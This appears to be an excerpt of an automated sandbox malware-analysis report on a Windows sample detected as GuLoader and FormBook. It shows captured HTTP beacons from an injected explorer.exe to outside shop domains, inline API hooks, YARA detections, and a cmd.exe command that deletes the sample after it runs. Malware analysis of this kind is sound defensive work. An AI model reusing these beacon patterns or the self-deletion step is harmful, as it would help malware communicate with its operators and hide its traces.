30 70 78 3b 22 3e 4d 6f 76 65 64 20 50 65 72 6d 61 6e 65 6e 74 6c 79 0d 0a 3c 2f 68 32 3e 0a 3c 70 3e 54 68 65 20 64 6f 63 75 6d 65 6e 74 20 68 61 73 20 62 65 65 6e 20 70 65 72 6d 61 6e 65 6e 74 6c 79 20 6d 6f 76 65 64 2e 3c 2f 70 3e 0a 3c 2f 64 69 76 3e 3c 2f 64 69 76 3e 3c 2f 62 6f 64 79 3e 3c 2f 68 74 6d 6c 3e 0a Data Ascii: <!DOCTYPE html><html style="height:100%"><head><meta name="viewport" content="width=device-width, initial-scale=1, shrink-to-fit=no" /><title> 301 Moved Permanently</title></head><body style="color: #444; margin:0;font: normal 14px/20px Arial, Helvetica, sans-serif; height:100%; background-color: #fff;"> 301 Moved Permanently The document has been permanently moved. </body></html>

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
5	192.168.11.20	49775	23.227.38.74	80	C:\Windows\explorer.exe

Timestamp	kBytes transferred	Direction	Data
May 12, 2022 10:49:05.560945034 CEST	8204	OUT	GET /wn19/?jZf=74kz/+Omydv/tJV+ps5/T47bI5nxKh+DjdkrvIsUcwHn/m5f3NJjyQUUG1A7gP1GNjyQ&k0=p8cH HTTP/1.1 Host: www.nelvashop.com Connection: close Data Raw: 00 00 00 00 00 00 00 Data Ascii:

Timestamp	kBytes transferred	Direction	Data
May 12, 2022 10:49:05.660070896 CEST	8205	IN	HTTP/1.1 403 Forbidden Date: Thu, 12 May 2022 08:49:05 GMT Content-Type: text/html Transfer-Encoding: chunked Connection: close Vary: Accept-Encoding X-Sorting-Hat-PodId: 178 X-Sorting-Hat-ShopId: 62108663987 X-Dc: gcp-europe-west1 X-Request-ID: 550f7f4f-456b-4f4f-8965-3ea51e57b588 X-XSS-Protection: 1; mode=block X-Download-Options: noopen X-Content-Type-Options: nosniff X-Permitted-Cross-Domain-Policies: none CF-Cache-Status: DYNAMIC Server: cloudflare CF-RAY: 70a1e629cab2915e-FRA alt-svc: h3=":443"; ma=86400, h3-29=":443"; ma=86400 Data Raw: 31 34 31 64 0d 0a 3c 21 44 4f 43 54 59 50 45 20 68 74 6d 6c 3e 0a 3c 68 74 6d 6c 20 6c 61 6e 67 3d 22 65 6e 22 3e 0a 3c 68 65 61 64 3e 0a 20 20 20 20 3c 6d 65 74 61 20 63 68 61 72 73 65 74 3d 22 75 74 66 2d 38 22 20 2f 3e 0a 20 20 20 20 3c 6d 65 74 61 20 6e 61 6d 65 3d 22 72 65 66 65 72 72 65 72 22 20 63 6f 6e 74 65 6e 74 3d 22 6e 65 76 65 72 22 20 2f 3e 0a 20 20 20 20 3c 74 69 74 6c 65 3e 41 63 63 65 73 73 20 64 65 6e 69 65 64 3c 2f 74 69 74 6c 65 3e 0a 20 20 20 20 3c 73 74 79 6c 65 20 74 79 70 65 3d 22 74 65 78 74 2f 63 73 73 22 3e 0a 20 20 20 20 20 20 20 20 2a 7b 62 6f 78 2d 73 69 7a 69 6e 67 3a 62 6f 72 64 65 72 2d 62 6f 78 3b 6d 61 72 67 69 6e 3a 30 3b 70 61 64 64 69 6e 67 3a 30 7d 68 74 6d 6c 7b 66 6f 6e 74 2d 66 61 6d 69 6c 79 3a 22 48 65 6c 76 65 74 69 63 61 20 4e 65 75 65 22 2c 48 65 6c 76 65 74 69 63 61 2c 41 72 69 61 6c 2c 73 61 6e 73 2d 73 65 72 69 66 3b 62 61 63 6b 67 72 6f 75 6e 64 3a 23 46 31 46 31 46 31 3b 66 6f 6e 74 2d 73 69 7a 65 3a 36 32 2e 35 25 3b 63 6f 6c 6f 72 3a 23 33 30 33 30 33 30 3b 6d 69 6e 2d 68 65 69 67 68 74 3a 31 30 30 25 7d 62 6f 64 79 7b 70 61 64 64 69 6e 67 3a 30 3b 6d 61 72 67 69 6e 3a 30 3b 6c 69 6e 65 2d 68 65 69 67 68 74 3a 32 2e 37 72 65 6d 7d 61 7b 63 6f 6c 6f 72 3a 23 33 30 33 30 33 30 3b 62 6f 72 64 65 72 2d 62 6f 74 74 6f 6d 3a 31 70 78 20 73 6f 6c 69 64 20 23 33 30 33 30 33 30 3b 74 65 78 74 2d 64 65 63 6f 72 61 74 69 6f 6e 3a 6e 6f 6e 65 3b 70 61 64 64 69 6e 67 2d 62 6f 74 74 6f 6d 3a 31 72 65 6d 3b 74 72 61 6e 73 69 74 69 6f 6e 3a 62 6f 72 64 65 72 2d 63 6f 6c 6f 72 20 30 2e 32 73 20 65 61 73 65 2d 69 6e 7d 61 3a 68 6f 76 65 72 7b 62 6f 72 64 65 72 2d 62 6f 74 74 6f 6d 2d 63 6f 6c 6f 72 3a 23 41 39 41 39 41 39 7d 68 31 7b 66 6f 6e 74 2d 73 69 7a 65 3a 31 2e 38 72 65 6d 3b 66 6f 6e 74 2d 77 65 69 67 68 74 3a 34 30 30 3b 6d 61 72 67 69 6e 3a 30 20 30 20 31 2e 34 72 65 6d 20 30 7d 70 7b 66 6f 6e 74 2d 73 69 7a 65 3a 31 2e 35 72 65 6d 3b 6d 61 72 67 69 6e 3a 30 7d 2e 70 61 67 65 7b 70 61 64 64 69 6e 67 3a 34 72 65 6d 20 33 2e 35 72 65 6d 3b 6d 61 72 67 69 6e 3a 30 3b 64 69 73 70 6c 61 79 3a 66 6c 65 78 3b 6d 69 6e 2d 68 65 69 67 68 74 3a 31 30 30 76 68 3b 66 6c 65 78 2d 64 69 72 65 63 74 69 6f 6e 3a 63 6f 6c 75 6d 6e 7d 2e 74 65 78 74 2d 63 6f 6e 74 61 69 6e 65 72 2d 2d 6d 61 69 6e 7b 66 6c 65 78 3a 31 3b 64 69 73 70 6c 61 79 3a 66 6c 65 78 3b 61 6c Data Ascii: 141d<!DOCTYPE html><html lang="en"><head> <meta charset="utf-8" /> <meta name="referrer" con tent="never" /> <title>Access denied</title> <style type="text/css"> *{box-sizing:border-box;margin:0;paddi ng:0}html{font-family:"Helvetica Neue",Helvetica,Arial,sans-serif;background:#F1F1F1;font-size:62.5%;color:#303030;min-height:100%}body{padding:0;margin:0;line-height:2.7rem}a{color:#303030;border-bottom:1px solid #303030;text-dec oration:none;padding-bottom:1rem;transition:border-color 0.2s ease-in}a:hover{border-bottom-color:#A9A9A9}h1{font-size:1.8rem;font-weight:400;margin:0 0 1.4rem 0}p{font-size:1.5rem;margin:0}.page{padding:4rem 3.5rem;margin:0;displ ay:flex;min-height:100vh;flex-direction:column}.text-container--main{flex:1;display:flex;al

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
6	192.168.11.20	49776	23.227.38.74	80	C:\Windows\explorer.exe

Timestamp	kBytes transferred	Direction	Data
May 12, 2022 10:49:26.026441097 CEST	8211	OUT	GET /wn19/?jZf=rv1HgXCmNvTRWnk0t/PWMZTArWSxwY6VToXu23C5wd0SYVqo5hbnUnFufPtPTohMYlmc&k0=p8cH HTTP/1.1 Host: www.threads34.store Connection: close Data Raw: 00 00 00 00 00 00 00 Data Ascii:

Timestamp	kBytes transferred	Direction	Data
May 12, 2022 10:49:26.084886074 CEST	8212	IN	HTTP/1.1 403 Forbidden Date: Thu, 12 May 2022 08:49:26 GMT Content-Type: text/html Transfer-Encoding: chunked Connection: close Vary: Accept-Encoding X-Sorting-Hat-PodId: 152 X-Sorting-Hat-ShopId: 60890513561 X-Dc: gcp-europe-west1 X-Request-ID: 02e2ed5e-cb87-4eff-bfdf-9330f6164dc4 X-Download-Options: noopen X-Content-Type-Options: nosniff X-Permitted-Cross-Domain-Policies: none X-XSS-Protection: 1; mode=block CF-Cache-Status: DYNAMIC Server: cloudflare CF-RAY: 70a1e6a9ab9f900a-FRA alt-svc: h3=":443"; ma=86400, h3-29=":443"; ma=86400 Data Raw: 31 34 31 64 0d 0a 3c 21 44 4f 43 54 59 50 45 20 68 74 6d 6c 3e 0a 3c 68 74 6d 6c 20 6c 61 6e 67 3d 22 65 6e 22 3e 0a 3c 68 65 61 64 3e 0a 20 20 20 20 3c 6d 65 74 61 20 63 68 61 72 73 65 74 3d 22 75 74 66 2d 38 22 20 2f 3e 0a 20 20 20 20 3c 6d 65 74 61 20 6e 61 6d 65 3d 22 72 65 66 65 72 72 65 72 22 20 63 6f 6e 74 65 6e 74 3d 22 6e 65 76 65 72 22 20 2f 3e 0a 20 20 20 20 3c 74 69 74 6c 65 3e 41 63 63 65 73 73 20 64 65 6e 69 65 64 3c 2f 74 69 74 6c 65 3e 0a 20 20 20 20 3c 73 74 79 6c 65 20 74 79 70 65 3d 22 74 65 78 74 2f 63 73 73 22 3e 0a 20 20 20 20 20 20 20 20 2a 7b 62 6f 78 2d 73 69 7a 69 6e 67 3a 62 6f 72 64 65 72 2d 62 6f 78 3b 6d 61 72 67 69 6e 3a 30 3b 70 61 64 64 69 6e 67 3a 30 7d 68 74 6d 6c 7b 66 6f 6e 74 2d 66 61 6d 69 6c 79 3a 22 48 65 6c 76 65 74 69 63 61 20 4e 65 75 65 22 2c 48 65 6c 76 65 74 69 63 61 2c 41 72 69 61 6c 2c 73 61 6e 73 2d 73 65 72 69 66 3b 62 61 63 6b 67 72 6f 75 6e 64 3a 23 46 31 46 31 46 31 3b 66 6f 6e 74 2d 73 69 7a 65 3a 36 32 2e 35 25 3b 63 6f 6c 6f 72 3a 23 33 30 33 30 33 30 3b 6d 69 6e 2d 68 65 69 67 68 74 3a 31 30 30 25 7d 62 6f 64 79 7b 70 61 64 64 69 6e 67 3a 30 3b 6d 61 72 67 69 6e 3a 30 3b 6c 69 6e 65 2d 68 65 69 67 68 74 3a 32 2e 37 72 65 6d 7d 61 7b 63 6f 6c 6f 72 3a 23 33 30 33 30 33 30 3b 62 6f 72 64 65 72 2d 62 6f 74 74 6f 6d 3a 31 70 78 20 73 6f 6c 69 64 20 23 33 30 33 30 33 30 3b 74 65 78 74 2d 64 65 63 6f 72 61 74 69 6f 6e 3a 6e 6f 6e 65 3b 70 61 64 64 69 6e 67 2d 62 6f 74 74 6f 6d 3a 31 72 65 6d 3b 74 72 61 6e 73 69 74 69 6f 6e 3a 62 6f 72 64 65 72 2d 63 6f 6c 6f 72 20 30 2e 32 73 20 65 61 73 65 2d 69 6e 7d 61 3a 68 6f 76 65 72 7b 62 6f 72 64 65 72 2d 62 6f 74 74 6f 6d 2d 63 6f 6c 6f 72 3a 23 41 39 41 39 41 39 7d 68 31 7b 66 6f 6e 74 2d 73 69 7a 65 3a 31 2e 38 72 65 6d 3b 66 6f 6e 74 2d 77 65 69 67 68 74 3a 34 30 30 3b 6d 61 72 67 69 6e 3a 30 20 30 20 31 2e 34 72 65 6d 20 30 7d 70 7b 66 6f 6e 74 2d 73 69 7a 65 3a 31 2e 35 72 65 6d 3b 6d 61 72 67 69 6e 3a 30 7d 2e 70 61 67 65 7b 70 61 64 64 69 6e 67 3a 34 72 65 6d 20 33 2e 35 72 65 6d 3b 6d 61 72 67 69 6e 3a 30 3b 64 69 73 70 6c 61 79 3a 66 6c 65 78 3b 6d 69 6e 2d 68 65 69 67 68 74 3a 31 30 30 76 68 3b 66 6c 65 78 2d 64 69 72 65 63 74 69 6f 6e 3a 63 6f 6c 75 6d 6e 7d 2e 74 65 78 74 2d 63 6f 6e 74 61 69 6e 65 72 2d 2d 6d 61 69 6e 7b 66 6c 65 78 3a 31 3b 64 69 73 70 6c 61 79 3a 66 6c 65 78 3b 61 6c Data Ascii: 141d<!DOCTYPE html><html lang="en"><head> <meta charset="utf-8" /> <meta name="referrer" con tent="never" /> <title>Access denied</title> <style type="text/css"> *{box-sizing:border-box;margin:0;paddi ng:0}html{font-family:"Helvetica Neue",Helvetica,Arial,sans-serif;background:#F1F1F1;font-size:62.5%;color:#303030;min-height:100%}body{padding:0;margin:0;line-height:2.7rem}a{color:#303030;border-bottom:1px solid #303030;text-dec oration:none;padding-bottom:1rem;transition:border-color 0.2s ease-in}a:hover{border-bottom-color:#A9A9A9}h1{font-size:1.8rem;font-weight:400;margin:0 0 1.4rem 0}p{font-size:1.5rem;margin:0}.page{padding:4rem 3.5rem;margin:0;displ ay:flex;min-height:100vh;flex-direction:column}.text-container--main{flex:1;display:flex;al

Code Manipulations

User Modules

Hook Summary

Function Name	Hook Type	Active in Processes
PeekMessageA	INLINE	explorer.exe
PeekMessageW	INLINE	explorer.exe
GetMessageW	INLINE	explorer.exe
GetMessageA	INLINE	explorer.exe

Processes

Process: explorer.exe, Module: user32.dll

Function Name	Hook Type	New Data
PeekMessageA	INLINE	0x48 0x8B 0xB8 0x8D 0xDE 0xED
PeekMessageW	INLINE	0x48 0x8B 0xB8 0x85 0x5E 0xED
GetMessageW	INLINE	0x48 0x8B 0xB8 0x85 0x5E 0xED
GetMessageA	INLINE	0x48 0x8B 0xB8 0x8D 0xDE 0xED

Statistics

Behavior



Click to jump to process

System Behavior

Analysis Process: aSsc9zh1ex.exe PID: 2120, Parent PID: 8064

General

Target ID:	1
Start time:	10:41:24
Start date:	12/05/2022
Path:	C:\Users\user\Desktop\aSsc9zh1ex.exe
Wow64 process (32bit):	true
Commandline:	"C:\Users\user\Desktop\aSsc9zh1ex.exe"
Imagebase:	0x400000
File size:	326847 bytes
MD5 hash:	D5E55A57372BCAD45FBB260105179CAF
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Yara matches:	• Rule: JoeSecurity_GuLoader_2, Description: Yara detected GuLoader, Source: 00000001.00000002.41964484846.0000000002EB0000.00000040.00001000.00020000.00000000.sdmp, Author: Joe Security
Reputation:	low

File Activities

Analysis Process: aSsc9zh1ex.exe PID: 7936, Parent PID: 2120

General

Target ID:	7
Start time:	10:41:44
Start date:	12/05/2022
Path:	C:\Users\user\Desktop\aSsc9zh1ex.exe
Wow64 process (32bit):	true
Commandline:	"C:\Users\user\Desktop\aSsc9zh1ex.exe"
Imagebase:	0x400000
File size:	326847 bytes
MD5 hash:	D5E55A57372BCAD45FBB260105179CAF
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language

Copyright Joe Security LLC 2022

Yara matches:	• Rule: JoeSecurity_GuLoader_2, Description: Yara detected GuLoader, Source: 00000007.00000000.41769049306.0000000001660000.00000040.00000400.00020000.00000000.sdmp, Author: Joe Security • Rule: JoeSecurity_FormBook, Description: Yara detected FormBook, Source: 00000007.00000002.42265914211.000000001D3A0000.00000040.10000000.00040000.00000000.sdmp, Author: Joe Security • Rule: Formbook, Description: detect Formbook in memory, Source: 00000007.00000002.42265914211.000000001D3A0000.00000040.10000000.00040000.00000000.sdmp, Author: JPCERT/CC Incident Response Group • Rule: Formbook_1, Description: autogenerated rule brought to you by yara-signator, Source: 00000007.00000002.42265914211.000000001D3A0000.00000040.10000000.00040000.00000000.sdmp, Author: Felix Bilstein - yara-signator at cocacoding dot com • Rule: JoeSecurity_FormBook, Description: Yara detected FormBook, Source: 00000007.00000002.42240670582.00000000000A0000.00000040.10000000.00040000.00000000.sdmp, Author: Joe Security • Rule: Formbook, Description: detect Formbook in memory, Source: 00000007.00000002.42240670582.00000000000A0000.00000040.10000000.00040000.00000000.sdmp, Author: JPCERT/CC Incident Response Group • Rule: Formbook_1, Description: autogenerated rule brought to you by yara-signator, Source: 00000007.00000002.42240670582.00000000000A0000.00000040.10000000.00040000.00000000.sdmp, Author: Felix Bilstein - yara-signator at cocacoding dot com
Reputation:	low

File Activities

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol

File Read

File Path	Offset	Length	Completion	Count	Source Address	Symbol
C:\Windows\SysWOW64\ntdll.dll	0	1696752	success or wait	1	41A447	NtReadFile

Analysis Process: explorer.exe PID: **4660**, Parent PID: **7936**

General

Target ID:	10
Start time:	10:41:58
Start date:	12/05/2022
Path:	C:\Windows\explorer.exe
Wow64 process (32bit):	false
Commandline:	C:\Windows\Explorer.EXE
Imagebase:	0x7ff6a47b0000
File size:	4849904 bytes
MD5 hash:	5EA66FF5AE5612F921BC9DA23BAC95F7
Has elevated privileges:	false
Has administrator privileges:	false
Programmed in:	C, C++ or other language
Yara matches:	• Rule: JoeSecurity_FormBook, Description: Yara detected FormBook, Source: 0000000A.00000000.42010338948.000000001441C000.00000040.00000001.00040000.00000000.sdmp, Author: Joe Security • Rule: Formbook, Description: detect Formbook in memory, Source: 0000000A.00000000.42010338948.000000001441C000.00000040.00000001.00040000.00000000.sdmp, Author: JPCERT/CC Incident Response Group • Rule: Formbook_1, Description: autogenerated rule brought to you by yara-signator, Source: 0000000A.00000000.42010338948.000000001441C000.00000040.00000001.00040000.00000000.sdmp, Author: Felix Bilstein - yara-signator at cocacoding dot com • Rule: JoeSecurity_FormBook, Description: Yara detected FormBook, Source: 0000000A.00000000.42080260452.000000001441C000.00000040.00000001.00040000.00000000.sdmp, Author: Joe Security • Rule: Formbook, Description: detect Formbook in memory, Source: 0000000A.00000000.42080260452.000000001441C000.00000040.00000001.00040000.00000000.sdmp, Author: JPCERT/CC Incident Response Group • Rule: Formbook_1, Description: autogenerated rule brought to you by yara-signator, Source: 0000000A.00000000.42080260452.000000001441C000.00000040.00000001.00040000.00000000.sdmp, Author: Felix Bilstein - yara-signator at cocacoding dot com
Reputation:	moderate

Analysis Process: rundll32.exe PID: **2724**, Parent PID: **4660**

General

Target ID:	14
Start time:	10:42:29
Start date:	12/05/2022
Path:	C:\Windows\SysWOW64\rundll32.exe
Wow64 process (32bit):	true
Commandline:	C:\Windows\SysWOW64\rundll32.exe
Imagebase:	0x8a0000

File size:	61440 bytes
MD5 hash:	889B99C52A60DD49227C5E485A016679
Has elevated privileges:	false
Has administrator privileges:	false
Programmed in:	C, C++ or other language
Yara matches:	• Rule: JoeSecurity_FormBook, Description: Yara detected FormBook, Source: 0000000E.00000002.46595730295.00000000043D0000.00000040.10000000.00040000.00000000.sdmp, Author: Joe Security • Rule: Formbook, Description: detect Formbook in memory, Source: 0000000E.00000002.46595730295.00000000043D0000.00000040.10000000.00040000.00000000.sdmp, Author: JPCERT/CC Incident Response Group • Rule: Formbook_1, Description: autogenerated rule brought to you by yara-signator, Source: 0000000E.00000002.46595730295.00000000043D0000.00000040.10000000.00040000.00000000.sdmp, Author: Felix Bilstein - yara-signator at cocacoding dot com • Rule: JoeSecurity_FormBook, Description: Yara detected FormBook, Source: 0000000E.00000002.46593481417.0000000000530000.00000040.80000000.00040000.00000000.sdmp, Author: Joe Security • Rule: Formbook, Description: detect Formbook in memory, Source: 0000000E.00000002.46593481417.0000000000530000.00000040.80000000.00040000.00000000.sdmp, Author: JPCERT/CC Incident Response Group • Rule: Formbook_1, Description: autogenerated rule brought to you by yara-signator, Source: 0000000E.00000002.46593481417.0000000000530000.00000040.80000000.00040000.00000000.sdmp, Author: Felix Bilstein - yara-signator at cocacoding dot com • Rule: JoeSecurity_FormBook, Description: Yara detected FormBook, Source: 0000000E.00000002.46596157164.0000000004400000.00000004.00000800.00020000.00000000.sdmp, Author: Joe Security • Rule: Formbook, Description: detect Formbook in memory, Source: 0000000E.00000002.46596157164.0000000004400000.00000004.00000800.00020000.00000000.sdmp, Author: JPCERT/CC Incident Response Group • Rule: Formbook_1, Description: autogenerated rule brought to you by yara-signator, Source: 0000000E.00000002.46596157164.0000000004400000.00000004.00000800.00020000.00000000.sdmp, Author: Felix Bilstein - yara-signator at cocacoding dot com
Reputation:	moderate

File Activities

File Read

File Path	Offset	Length	Completion	Count	Source Address	Symbol
C:\Windows\SysWOW64\ntdll.dll	0	1696752	success or wait	1	54A447	NtReadFile

Analysis Process: cmd.exe PID: **4444**, Parent PID: **2724**

General

Target ID:	15
Start time:	10:42:33
Start date:	12/05/2022
Path:	C:\Windows\SysWOW64\cmd.exe
Wow64 process (32bit):	true
Commandline:	/c del "C:\Users\user\Desktop\aSsc9zh1ex.exe"
Imagebase:	0x7ff6c9e20000
File size:	236544 bytes
MD5 hash:	D0FCE3AFA6AA1D58CE9FA336CC2B675B
Has elevated privileges:	false
Has administrator privileges:	false
Programmed in:	C, C++ or other language
Reputation:	moderate

File Activities

There is hidden Windows Behavior. Click on **Show Windows Behavior** to show it.

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol

Analysis Process: conhost.exe PID: **1704**, Parent PID: **4444**

General

Target ID:	16
Start time:	10:42:34
Start date:	12/05/2022
Path:	C:\Windows\System32\conhost.exe
Wow64 process (32bit):	false

Commandline:	C:\Windows\system32\conhost.exe 0xffffffff -ForceV1
Imagebase:	0x7ff60bed0000
File size:	875008 bytes
MD5 hash:	81CA40085FC75BABD2C91D18AA9FFA68
Has elevated privileges:	false
Has administrator privileges:	false
Programmed in:	C, C++ or other language
Reputation:	moderate

Disassembly

No disassembly